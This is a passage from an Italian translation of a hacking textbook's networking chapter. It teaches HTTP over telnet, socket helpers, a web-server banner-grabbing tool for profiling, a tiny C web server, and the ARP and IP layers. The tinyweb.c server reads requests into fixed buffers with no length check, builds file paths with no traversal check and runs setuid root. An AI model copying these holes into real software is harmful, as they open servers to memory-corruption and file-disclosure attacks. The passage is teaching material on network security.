Il programma telnet funziona bene come client per il nostro server, perciò non vi è motivo di scrivere un client specializzato. Tuttavia, esistono migliaia di diversi tipi di server che accettano connessioni TCP/ IP standard. Ogni volta che si usa un browser web, esso si connette a un server web; la connessione trasmette la pagina web usando HTTP (HyperText Transfer Protocol), che definisce un certo modo di richiedere e inviare informazioni. Per default i server web sono eseguiti sulla porta 80, che è elencata con molte

altre porte di default in /etc/services.

Da /etc/services

```
finger   79/tcp     # Finger
finger   79/udp
http     80/tcp   www www-http # World Wide Web HTTP
```

HTTP esiste nel livello di applicazione, quello al vertice del modello OSI. Su questo livello, tutti i dettagli di rete sono stati già presi in carico dai livelli inferiori, perciò HTTP utilizza testo normale per la propria struttura. Anche molti altri protocolli del livello di applicazioni usano testo normale, come POP3, SMTP, IMAP e il canale di controllo di FTP. Poiché questi sono protocolli standard, sono tutti ben documentati ed è facile ottenere informazioni al riguardo. Una volta appresa la sintassi di questi protocolli, si può comunicare manualmente con altri programmi che parlano lo stesso linguaggio. Non è necessario conoscere tutti i dettagli, bastano pochi elementi importanti del linguaggio che sono utili quando si contattano server “stranieri”. Nel linguaggio di HTTP, le richieste sono effettuate usando il comando GET seguito dal percorso della risorsa e dalla versione del protocollo HTTP. Per esempio, GET / HTTP/1.0 richiede la radice documenti dal server web che usa HTTP versione 1.0. La richiesta riguarda in effetti la directory root di /, ma la maggior parte dei server web cercherà automaticamente un documento HTML di default contenuto in tale directory e denominato normalmente index.html. Se il server trova la risorsa, risponde usando HTTP e inviando diverse intestazioni prima del contenuto. Se al posto di GET si usa il comando HEAD, verranno restituite soltanto le intestazioni HTTP,

senza il contenuto. Le intestazioni sono costituite da testo normale e solitamente forniscono informazioni sul server; possono essere recuperate manualmente usando telnet connettendosi alla porta 80 di un sito web noto e poi digitando HEAD / HTTP/1.0 e premendo Invio due volte. Nell'output che segue, è stato usato telnet per aprire una connessione TCP-IP con il server web presso http://www.internic. net, quindi si è usato il linguaggio di HTTP sul livello di applicazione per richiedere manualmente le intestazioni per la pagina d'indice principale del sito.

```
reader@hacking:~/booksrc $ telnet www.internic.net 80
Trying 208.77.188.101...
Connected to www.internic.net.
Escape character is '^]'.
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Fri, 14 Sep 2007 05:34:14 GMT
Server: Apache/2.0.52 (CentOS)
Accept-Ranges: bytes
Content-Length: 6743
Connection: close
Content-Type: text/html; charset=UTF-8

Connection closed by foreign host.
reader@hacking:~/booksrc $
```

In questo modo si viene a sapere che il server web è Apache versione 2.0.52 e perfino che sull'host è in esecuzione CentOS. Questo può essere utile per il profiling, perciò scriviamo un programma che automatizzi questo procedimento manuale.

I prossimi programmi invieranno e riceveranno molti dati. Poiché le funzioni socket standard non sono molto semplici da usare, scriviamone alcune appositamente per inviare e ricevere dati. Queste funzioni, denominate `send_string()` e `recv_line()`, saranno aggiunti a un nuovo file include denominato hacking-network.h.

La normale funzione `send()` restituisce il numero di byte scritti, che non è sempre uguale al numero di byte che si è cercato di inviare. La funzione `send_string()` accetta come argomenti un socket e un puntatore a una stringa e si assicura che l'intera stringa sia inviata sul socket; utilizza `strlen()` per determinare la lunghezza totale della stringa passata.

Forse avrete notato che ciascun pacchetto ricevuto dal semplice server di esempio terminava con i byte 0x0D e 0x0A. Questo è il metodo con cui telnet termina le righe: invia un ritorno a capo e un carattere di nuova riga. Anche il protocollo HTTP si aspetta che le righe siano terminate con questi due byte. Un rapido sguardo a una tabella ASCII mostra che 0x0D è il ritorno a capo ('\r') e 0x0A è il carattere di nuova riga ('\n').

```
reader@hacking:~/booksrc $ man ascii | egrep "Hex|0A|0D"
Reformatting ascii(7), please wait...
        Oct   Dec   Hex   Char                        Oct   Dec   Hex   Char
        012   10    0A    LF '\n' (new line)          112   74    4A    J
        015   13    0D    CR '\r' (carriage ret)      115   77    4D    M
reader@hacking:~/booksrc $
```

La funzione `recv_line()` legge intere righe di dati dal socket passato come primo argomento nel buffer a cui punta il secondo argomento. Continua a ricevere dati dal socket

finché incontra i due byte di terminazione in sequenza, quindi termina la stringa ed esce. Queste nuove funzioni garantiscono che tutti i byte siano stati inviati e ricevono i dati come righe terminate da '\r\n'. Sono elencate di seguito in un nuovo file include denominato hacking-network.h.

hacking-network.h

```
/* Questa funzione accetta un descrittore di file socket e un puntatore
 * alla stringa da inviare, terminata con null.
 * Si assicura che tutti i byte della stringa siano inviati.
 * Restituisce 1 in caso di successo e 0 se fallisce.
 */
int send_string(int sockfd, unsigned char *buffer) {
   int sent_bytes, bytes_to_send;
   bytes_to_send = strlen(buffer);
   while(bytes_to_send > 0) {
      sent_bytes = send(sockfd, buffer, bytes_to_send, 0);
      if(sent_bytes == -1)
         return 0; // Restituisce 0 in caso di errore nell'invio.
      bytes_to_send -= sent_bytes;
      buffer += sent_bytes;
   }
   return 1; // Restituisce 1 in caso di successo.
}

/* Questa funzione accetta un descrittore di file socket e un puntatore a
un buffer
 * di destinazione. Riceve dati dal socket finché incontra la sequenza di
byte EOL.
 * I byte EOL sono letti dal socket, ma il buffer di destinazione è
terminato
 * prima di essi.
```

```
 * Restituisce la dimensione della riga letta (senza i byte EOL).
 */
int recv_line(int sockfd, unsigned char *dest_buffer) {
#define EOL "\r\n" // Sequenza di fine riga
#define EOL_SIZE 2
   unsigned char *ptr;
   int eol_matched = 0;

   ptr = dest_buffer;
   while(recv(sockfd, ptr, 1, 0) == 1) { // Legge un singolo byte.
      if(*ptr == EOL[eol_matched]) {        // Questo byte corrisponde al
                                            // terminatore?
         eol_matched++;
         if(eol_matched == EOL_SIZE) { // Se tutti i byte corrispondono al
                                       // terminatore,
            *(ptr+1-EOL_SIZE) = '\0'; // termina la stringa.
            return strlen(dest_buffer); // Restituisce i byte ricevuti
         }
      } else {
         eol_matched = 0;
      }
      ptr++; // Incrementa il puntatore al byte successivo.
   }
   return 0; // Non ha trovato i caratteri di fine riga.
}
```

Creare una connessione socket a un indirizzo IP numerico è piuttosto semplice, ma generalmente si utilizzano per comodità indirizzi in forma di nomi. Nella richiesta manuale HTTP HEAD, il programma telnet esegue automaticamente una ricerca DNS (Domain Name Service) per determinare che www.internic.net si traduce nell'indirizzo IP 192.0.34.161. DNS è un protocollo che consente di associare a un indirizzo IP un indirizzo in forma di nome, in modo da consentire una ricerca simile a quella che si fa in un elenco del telefono

conoscendo il nome di un utente. Naturalmente vi sono funzioni e strutture apposite per la ricerca di hostname tramite DNS. Tali funzioni e strutture sono definite in netdb.h.

Una funzione denominata `gethostbyname()` accetta un puntatore a una stringa contenente un indirizzo in forma di nome e restituisce un puntatore a una struttura hostent, oppure NULL in caso di errore. La struttura hostent contiene informazioni ottenute dalla ricerca, incluso l'indirizzo IP numerico come intero a 32 bit in ordine dei byte di rete. In modo simile a quanto avviene per `inet_ntoa()`, anche in questo caso la memoria per tale struttura è allocata staticamente nella funzione. La struttura è riportata di seguito come elencata in netdb.h.

Da /usr/include/netdb.h

```
/* Descrizione di una voce di database per un singolo host. */
struct hostent
{
   char *h_name;   /* Nome ufficiale dell'host. */
   char **h_aliases;   /* Elenco di alias. */
   int h_addrtype;   /* Tipo di indirizzo dell'host. */
   int h_length;     /* Lunghezza dell'indirizzo. */
   char **h_addr_list;   /* Elenco di indirizzi dal name server. */
#define h_addr h_addr_list[0]   /* Indirizzo, per compatibilità con il
passato. */
};
```

Il codice seguente illustra l'uso della funzione `gethostbyname()`.

host_lookup.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>

#include <netdb.h>

#include "hacking.h"

int main(int argc, char *argv[]) {
   struct hostent *host_info;
   struct in_addr *address;

   if(argc < 2) {
      printf("Usage: %s <hostname>\n", argv[0]);
      exit(1);
   }

   host_info = gethostbyname(argv[1]);
   if(host_info == NULL) {
      printf("Couldn't lookup %s\n", argv[1]);
   } else {
      address = (struct in_addr *) (host_info->h_addr);
      printf("%s has address %s\n", argv[1], inet_ntoa(*address));
   }
}
```

Questo programma accetta un hostname come unico argomento e visualizza l’indirizzo IP. La funzione `gethostbyname()` restituisce un puntatore a una struttura hostent, che

contiene l'indirizzo IP nell'elemento h_addr. Viene eseguito il typecast di un puntatore a tale elemento in un puntatore in_addr, che viene poi dereferenziato per la chiamata di `inet_ntoa()`, che accetta come argomento una struttura in_addr. Di seguito è mostrato un esempio di output.

```
reader@hacking:~/booksrc $ gcc -o host_lookup host_lookup.c
reader@hacking:~/booksrc $ ./host_lookup www.internic.net
www.internic.net has address 208.77.188.101
reader@hacking:~/booksrc $ ./host_lookup www.google.com
www.google.com has address 74.125.19.103
reader@hacking:~/booksrc $
```

Usando le funzioni socket a partire da quanto scritto, non è difficile creare un programma di identificazione per un server web.

webserver_id.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>


#include "hacking.h"
#include "hacking-network.h"

int main(int argc, char *argv[]) {
```

```
   int sockfd;
   struct hostent *host_info;
   struct sockaddr_in target_addr;
   unsigned char buffer[4096];

   if(argc < 2) {
      printf("Usage: %s <hostname>\n", argv[0]);
      exit(1);
   }

   if((host_info = gethostbyname(argv[1])) == NULL)
      fatal("looking up hostname");

   if ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
      fatal("in socket");

   target_addr.sin_family = AF_INET;
   target_addr.sin_port = htons(80);
   target_addr.sin_addr = *((struct in_addr *)host_info->h_addr);
   memset(&(target_addr.sin_zero), '\0', 8); // Riempie con zeri il resto
della struttura.

   if (connect(sockfd, (struct sockaddr *)&target_addr, sizeof(struct
sockaddr)) == -1)
      fatal("connecting to target server");

   send_string(sockfd, "HEAD / HTTP/1.0\r\n\r\n");

   while(recv_line(sockfd, buffer)) {
      if(strncasecmp(buffer, "Server:", 7) == 0) {
         printf("The web server for %s is %s\n", argv[1], buffer+8);
         exit(0);
      }
   }
   printf("Server line not found\n");
   exit(1);
```

```
}
```

Gran parte di questo codice dovrebbe apparirvi chiara. L'elemento sin_addr della struttura target_addr è riempito usando l'indirizzo ottenuto dalla struttura host_info eseguendo typecast e poi dereferenziando come in precedenza (ma questa volta ciò viene fatto in una singola riga). Viene richiamata la funzione `connect()` per connettersi alla porta 80 dell'host target, viene inviata la stringa di comandi e poi il programma entra in un ciclo che legge ciascuna riga nel buffer. La funzione `strncasecmp()` esegue un confronto tra stringhe (è definita in strings.h): per la precisione confronta i primi *n* byte di due stringhe, ignorando la distinzione tra maiuscole e minuscole. I primi due argomenti sono puntatori alle stringhe, il terzo è *n*, il numero di byte da confrontare. La funzione restituisce 0 se le stringhe corrispondono, perciò l'istruzione if cerca la riga che inizia con "Server:"; quando la trova, rimuove i primi otto byte e stampa le informazioni di versione del server web.

Di seguito sono riportati i comandi di compilazione ed esecuzione del programma.

```
reader@hacking:~/booksrc $ gcc -o webserver_id webserver_id.c
reader@hacking:~/booksrc $ ./webserver_id www.internic.net
The web server for www.internic.net is Apache/2.0.52 (CentOS)
reader@hacking:~/booksrc $ ./webserver_id www.microsoft.com
The web server for www.microsoft.com is Microsoft-IIS/7.0
reader@hacking:~/booksrc $
```

0x427 Un piccolo server web

Un server web non deve necessariamente essere molto più complesso di quello creato

nel paragrafo precedente. Dopo aver accettato una connessione TCP-IP, il server deve implementare ulteriori livelli di comunicazione usando il protocollo HTTP.

Il codice server riportato di seguito è quasi identico a quello del server semplice precedente, con la differenza che il codice di gestione della connessione è stato portato in una funzione separata. Tale funzione gestisce le richieste HTTP GET e HEAD che giungeranno da un browser web. Il programma cerca la risorsa richiesta nella directory locale denominata webroot e la invia al browser. Se non riesce a trovare il file, il server risponde con una risposta HTTP 404. Probabilmente avrete già incontrato questa risposta, che significa *File Not Found* o "file non trovato". Di seguito è riportato il codice sorgente completo.

tinyweb.c

```
#include <stdio.h>
#include <fcntl.h>
#include <stdlib.h>
#include <string.h>
#include <sys/stat.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include "hacking.h"
#include "hacking-network.h"

#define PORT 80   // La porta a cui si connetteranno gli utenti
#define WEBROOT "./webroot" // La directory root del server web
void handle_connection(int, struct sockaddr_in *); // Gestisce le richieste
```

```
                                                       // web
int get_file_size(int); // Restituisce la dimensione di file del
                        // descrittore di file aperto

int main(void) {
   int sockfd, new_sockfd, yes=1;
   struct sockaddr_in host_addr, client_addr; // Informazioni di
                                              // indirizzo
   socklen_t sin_size;

   printf("Accepting web requests on port %d\n", PORT);

   if ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
      fatal("in socket");

   if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int)) ==
-1)
      fatal("setting socket option SO_REUSEADDR");

   host_addr.sin_family = AF_INET;      // Ordine dei byte dell'host
   host_addr.sin_port = htons(PORT);    // Ordine dei byte di rete, short
   host_addr.sin_addr.s_addr = INADDR_ANY; // Automaticamente è inserito il
                                           // mio IP.
   memset(&(host_addr.sin_zero), '\0', 8); // Riempie con zeri il resto
                                           // della struttura.

   if (bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr))
== -1)
      fatal("binding to socket");

   if (listen(sockfd, 20) == -1)
      fatal("listening on socket");

   while(1) { // Accept loop.
      sin_size = sizeof(struct sockaddr_in);
      new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_
```

```
size);
   if(new_sockfd == -1)
      fatal("accepting connection");

   handle_connection(new_sockfd, &client_addr);
   }
   return 0;
}
/* Questa funzione gestisce la connessione sul socket passato
 * dall'indirizzo client passato. La connessione è elaborata come richiesta
 * web, e la funzione risponde sul socket connesso. Infine, il socket
 * passato viene chiuso al termine della funzione.
 */

void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr) {
   unsigned char *ptr, request[500], resource[500];
   int fd, length;

   length = recv_line(sockfd, request);

   printf("Got request from %s:%d \"%s\"\n", inet_ntoa(client_addr_ptr-
>sin_addr), ntohs(client_addr_ptr->sin_port), request);

   ptr = strstr(request, " HTTP/"); // Ricerca una richiesta valida.
   if(ptr == NULL) { // Non è una stringa di richiesta HTTP valida.
      printf(" NOT HTTP!\n");
   } else {
      *ptr = 0; // Termina il buffer al termine dell'URL.
      ptr = NULL; // Imposta ptr a NULL
                  // (usato come flag per indicare una richiesta non
                  // valida).
      if(strncmp(request, "GET ", 4) == 0) // Richiesta GET
         ptr = request+4; // ptr is the URL.

      if(strncmp(request, "HEAD ", 5) == 0) // Richiesta HEAD
         ptr = request+5; // ptr is the URL.
```

```
      if(ptr == NULL) { // Allora non è una richiesta riconosciuta.
         printf("\tUNKNOWN REQUEST!\n");
      } else { // Richiesta valida, con ptr che punta al nome della risorsa
         if (ptr[strlen(ptr) - 1] == '/') // Per risorse che terminano
                                          // con '/',
            strcat(ptr, "index.html");    // aggiunge 'index.html'
                                          // al termine.
         strcpy(resource, WEBROOT);    // Inizia la risorsa
                                       // con il percorso della webroot
         strcat(resource, ptr);        // e aggiunge il percorso della
                                        // risorsa.
         fd = open(resource, O_RDONLY, 0); // Cerca di aprire il file.
         printf("\tOpening \'%s\'\t", resource);
         if(fd == -1) { // Se il file non è trovato
            printf(" 404 Not Found\n");
            send_string(sockfd, "HTTP/1.0 404 NOT FOUND\r\n");
            send_string(sockfd, "Server: Tiny webserver\r\n\r\n");
            send_string(sockfd, "<html><head><title>404 Not Found</title></
head>");
            send_string(sockfd, "<body><h1>URL not found</h1></body></
html>\r\n");
         } else { // Altrimenti, serve il file.
            printf(" 200 OK\n");
            send_string(sockfd, "HTTP/1.0 200 OK\r\n");
            send_string(sockfd, "Server: Tiny webserver\r\n\r\n");
            if(ptr == request + 4) { // Allora è una richiesta GET
               if( (length = get_file_size(fd)) == -1)
                  fatal("getting resource file size");
               if( (ptr = (unsigned char *) malloc(length)) == NULL)
                  fatal("allocating memory for reading resource");
               read(fd, ptr, length); // Legge il file in memoria.
               send(sockfd, ptr, length, 0); // Lo invia al socket.
               free(ptr); // Rilascia il file dalla memoria.
            }
            close(fd); // Chiude il file.
```

```
         } // End if blocco per file trovato/non trovato.

      } // End if blocco per richiesta valida.

   } // End if blocco per HTTP valido.

   shutdown(sockfd, SHUT_RDWR); // Chiude il socket correttamente.
}
/* Questa funzione accetta un descrittore di file aperto e restituisce
 * la dimensione del file associato. Restituisce -1 in caso di errore.
 */
int get_file_size(int fd) {
   struct stat stat_struct;
   if(fstat(fd, &stat_struct) == -1)
      return -1;
   return (int) stat_struct.st_size;
}
```

La funzione `handle_ connection()` usa la funzione `strstr()` per cercare la sottostringa HTTP/ nel buffer di richiesta. La funzione `strstr()` restituisce un puntatore alla sottostringa, che si troverà proprio al termine della richiesta. La stringa è terminata qui e le richieste HEAD e GET sono riconosciute come richieste elaborabili. Una richiesta HEAD restituirà soltanto le intestazioni, mentre GET restituirà anche la risorsa richiesta (se sarà trovata).

I file index.html e image.jpg sono stati posti nella directory webroot, come mostrato nell’output seguente, e poi il programma tinyweb è stato compilato. Sono necessari i privilegi di root per il binding a qualsiasi porta con numero inferiore a 1024, perciò si esegue setuid root e poi si esegue il programma. L’output di debugging del server mostra i

risultati della richiesta di http://127.0.0.1 da parte di un browser web:

```
reader@hacking:~/booksrc $ ls -l webroot/
total 52
-rwxr--r-- 1 reader reader 46794 2007-05-28 23:43 image.jpg
-rw-r--r-- 1 reader reader 261 2007-05-28 23:42 index.html
reader@hacking:~/booksrc $ cat webroot/index.html
<html>
<head><title>A sample webpage</title></head>
<body bgcolor="#000000" text="#ffffffff">
<center>
<h1>This is a sample webpage</h1>
...and here is some sample text<br>
<br>
..and even a sample image:<br>
<img src="image.jpg"><br>
</center>
</body>
</html>
reader@hacking:~/booksrc $ gcc -o tinyweb tinyweb.c
reader@hacking:~/booksrc $ sudo chown root ./tinyweb
reader@hacking:~/booksrc $ sudo chmod u+s ./tinyweb
reader@hacking:~/booksrc $ ./tinyweb
Accepting web requests on port 80
Got request from 127.0.0.1:52996 "GET / HTTP/1.1"
     Opening './webroot/index.html'  200 OK
Got request from 127.0.0.1:52997 "GET /image.jpg HTTP/1.1"
     Opening './webroot/image.jpg'   200 OK
Got request from 127.0.0.1:52998 "GET /favicon.ico HTTP/1.1"
     Opening './webroot/favicon.ico' 404 Not Found
```

127.0.0.1 è uno speciale indirizzo di loopback che corrisponde alla macchina locale. La richiesta iniziale ottiene dal server web index. html, che a sua volta richiede image.jpg. In

più, il browser richiede automaticamente favicon.ico in un tentativo di recuperare un'icona per la pagina web.

La figura riportata all'inizio della pagina seguente mostra i risultati di questa richiesta in un browser.

A sample webpage - Mozilla Firefox

File Edit View History Bookmarks Tools Help


http://127.0.0.1/

Google

This is a sample webpage

...and here is some sample text

..and even a sample image:



Done

0x430 I livelli inferiori

Quando si usa un browser web, tutti e sette i livelli OSI si preoccupano dei dettagli delle comunicazioni di rete, consentendo all'utente di concentrarsi sulla navigazione e non sui protocolli. Nei livelli OSI superiori, molti protocolli possono essere espressi in testo normale perché tutti gli altri dettagli della connessione sono già gestiti dai livelli inferiori. I socket esistono sul livello di sessione (5), fornendo un'interfaccia per inviare dati da un host a un altro. Il TCP sul livello di trasporto (4) fornisce affidabilità e controllo del trasporto, mentre l'IP sul livello di rete (3) fornisce indirizzamento e comunicazione a pacchetti. Ethernet sul livello di collegamento dati (2) fornisce indirizzamento tra porte Ethernet, adatto per comunicazioni LAN (Local Area Network). Al livello inferiore, quello fisico (1), si trovano semplicemente i cavi e il protocollo usati per inviare bit da un dispositivo a un altro. Un singolo messaggio HTTP viene "avvolto" in più livelli mentre attraversa i vari aspetti della comunicazione.

Questo processo può essere considerato simile a un'intricata burocrazia per i rapporti all'interno degli uffici, che ricorda il film *Brazil*. A ciascun livello vi è un centralinista altamente specializzato che comprende soltanto il linguaggio e il protocollo del livello in questione. Con la trasmissione dei pacchetti dati, ciascun centralinista esegue i compiti necessari del proprio livello particolare, inserisce il pacchetto in una busta per la comunicazione all'interno degli uffici, scrive l'intestazione all'esterno e passa la busta al centralinista del livello immediatamente sottostante. Il centralinista corrispondente, a sua volta, svolge i compiti necessari sul proprio livello, inserisce l'intera busta in un'altra

busta, scrive l’intestazione all’esterno e inoltra il tutto.

Il traffico di rete è una complessa burocrazia di server, client e connessioni peer-to-peer. Ai livelli superiori il traffico potrebbe essere costituito da dati finanziari, email o praticamente qualsiasi cosa. Indipendentemente dal contenuto dei pacchetti, i protocolli usati ai livelli inferiori per trasferire i dati dal punto A al punto B sono generalmente gli stessi. Una volta compresa la burocrazia di questi protocolli comuni dei livelli inferiori, si può spiare all’interno delle buste in transito, e perfino falsificare i documenti per manipolare il sistema.

0x431 Livello di collegamento dati

Il primo livello visibile dal basso è quello del collegamento dati. Tornando all’analogia con centralinisti e burocrazia, se il livello fisico sottostante è fatto corrispondere ai carrelli per la consegna della posta e il livello di rete soprastante è pensato come un sistema postale mondiale, il livello di collegamento dati è il sistema di gestione della posta all’interno degli uffici. Questo livello fornisce un modo per indirizzare e inviare messaggi a chiunque altro nell’ufficio, oltre che per determinare chi si trova nell’ufficio stesso.

Ethernet si trova su questo livello e fornisce un sistema di indirizzamento standard per tutti i dispositivi Ethernet. Questi indirizzi sono noti come MAC (Media Access Control). A ogni dispositivo Ethernet è assegnato un indirizzo unico a livello globale, costituito da sei byte scritti solitamente in esadecimale nella forma xx:xx:xx:xx:xx:xx. Questi indirizzi sono talvolta detti *indirizzi hardware*, perché ciascuno è unico per un componente hardware ed è

registrato nella memoria integrata del dispositivo in questione. Gli indirizzi MAC possono essere considerati come i codici fiscali dei componenti hardware, poiché si suppone che ciascun componente abbia un indirizzo MAC univoco.

Un'intestazione Ethernet ha dimensione di 14 byte e contiene gli indirizzi MAC di origine e di destinazione per il pacchetto Ethernet corrispondente. L'indirizzamento Ethernet fornisce anche uno speciale *indirizzo broadcast*, costituito interamente da 1 binari (ff:ff:ff:ff:ff:ff). Qualsiasi pacchetto Ethernet inviato a questo indirizzo sarà inviato a tutti i dispositivi connessi.


L'indirizzo MAC di un dispositivo di rete non cambia, mentre l'indirizzo IP può cambiare regolarmente. Il concetto di indirizzi IP non esiste a questo livello, esistono soltanto gli indirizzi hardware, perciò serve un metodo per correlare i due schemi di indirizzamento. In un ufficio, la posta inviata a un impiegato presso l'indirizzo dell'ufficio viene recapitata al tavolo appropriato. In Ethernet si utilizza il metodo noto come ARP (Address Resolution Protocol).

Questo protocollo consente di creare "diagrammi dei posti" per associare un indirizzo IP a un componente hardware. Ci sono quattro diversi tipi di messaggi ARP, ma i due più importanti sono i *messaggi di richiesta ARP* e i *messaggi di risposta ARP*. L'intestazione di un pacchetto Ethernet include un valore che descrive il tipo dl pacchetto; tale tipo è usato per specificare se il pacchetto è un messaggio di tipo ARP o un pacchetto IP.

Una richiesta ARP è un messaggio, inviato all'indirizzo broadcast, che contiene

l’indirizzo IP del mittente e un indirizzo MAC, e dice in sostanza: “Ehi, a chi corrisponde questo IP? Se sei tu, per favore rispondi e indicami il tuo indirizzo MAC”. Una risposta ARP è la risposta corrispondente inviata a chi ha posto la richiesta, che dice: “Ecco il mio indirizzo MAC, inoltre ho questo indirizzo IP”. Nella maggior parte delle implementazioni le coppie di indirizzi MAC/IP ricevute nelle risposte ARP vengono poste in una cache temporanea, in modo che non sia necessaria una richiesta e una risposta ARP per ciascun singolo pacchetto. Queste cache sono simili al diagramma dei posti nell’esempio della comunicazione all’interno degli uffici.

Per esempio, se un sistema ha l’indirizzo IP 10.10.10.20 e l’indirizzo MAC 00:00:00:aa:aa:aa, e un altro sistema sulla stessa rete ha l’indirizzo IP 10.10.10.50 e l’indirizzo MAC 00:00:00:bb:bb:bb, nessuno dei due può comunicare con l’altro finché ciascuno non conosce l’indirizzo MAC dell’altro.



Se il primo sistema vuole stabilire una connessione TCP su IP con l'indirizzo IP del secondo dispositivo, 10.10.10.50, deve per prima cosa verificare la propria cache ARP per determinare se esiste un elemento corrispondente a 10.10.10.50. Poiché è la prima volta che i due sistemi cercano di comunicare, tale elemento non esiste, e viene inviata una richiesta ARP all'indirizzo broadcast, che dice: "Se tu sei 10.10.10.50, per favore rispondimi presso 00:00:00:aa:aa:aa". Poiché questa richiesta usa l'indirizzo broadcast, ogni sistema sulla rete la vede, ma soltanto il sistema con l'indirizzo IP corrispondente deve rispondere. In questo caso il secondo sistema risponde con una risposta ARP inviata direttamente a 00:00:00:aa:aa:aa, che dice: "Sono 10.10.10.50 e mi trovo presso 00:00:00:bb: bb: bb". Il primo sistema riceve la risposta, memorizza nella cache la coppia di indirizzi IP e MAC e usa l'indirizzo hardware per comunicare.

0x432 Livello di rete


Il livello di rete è simile a un servizio postale mondiale che fornisce indirizzamento e metodo di recapito usati per inviare posta ovunque. Il protocollo usato su questo livello per indirizzamento Internet e recapito si chiama IP (Internet Protocol); in Internet a tuttoggi si usa ancora in maggioranza IP versione 4.

Ogni sistema su Internet ha un indirizzo IP, costituito dal noto schema a quattro byte nella forma xx.xx.xx.xx. L'intestazione IP per i pacchetti in questo livello ha dimensione di 20 byte ed è costituita da vari campi e bitflag secondo la definizione fornite nell'RFC 791.

Dall'RFC 791

```
[Page 10]
September 1981
                                                Internet Protocol
                        3. SPECIFICATION
3.1. Internet Header Format

   A summary of the contents of the internet header follows:
```



```
    0                   1                   2                   3
    0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
   +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
   |Version|  IHL  |Type of Service|          Total Length         |
   +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
   |         Identification        |Flags|      Fragment Offset    |
   +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
   |  Time to Live |    Protocol   |         Header Checksum       |
   +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
   |                       Source Address                          |
   +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
   |                    Destination Address                        |
   +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
   |                    Options                    |    Padding    |
   +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+

                    Example Internet Datagram Header

                               Figure 4.
Note that each tick mark represents one bit position.
```

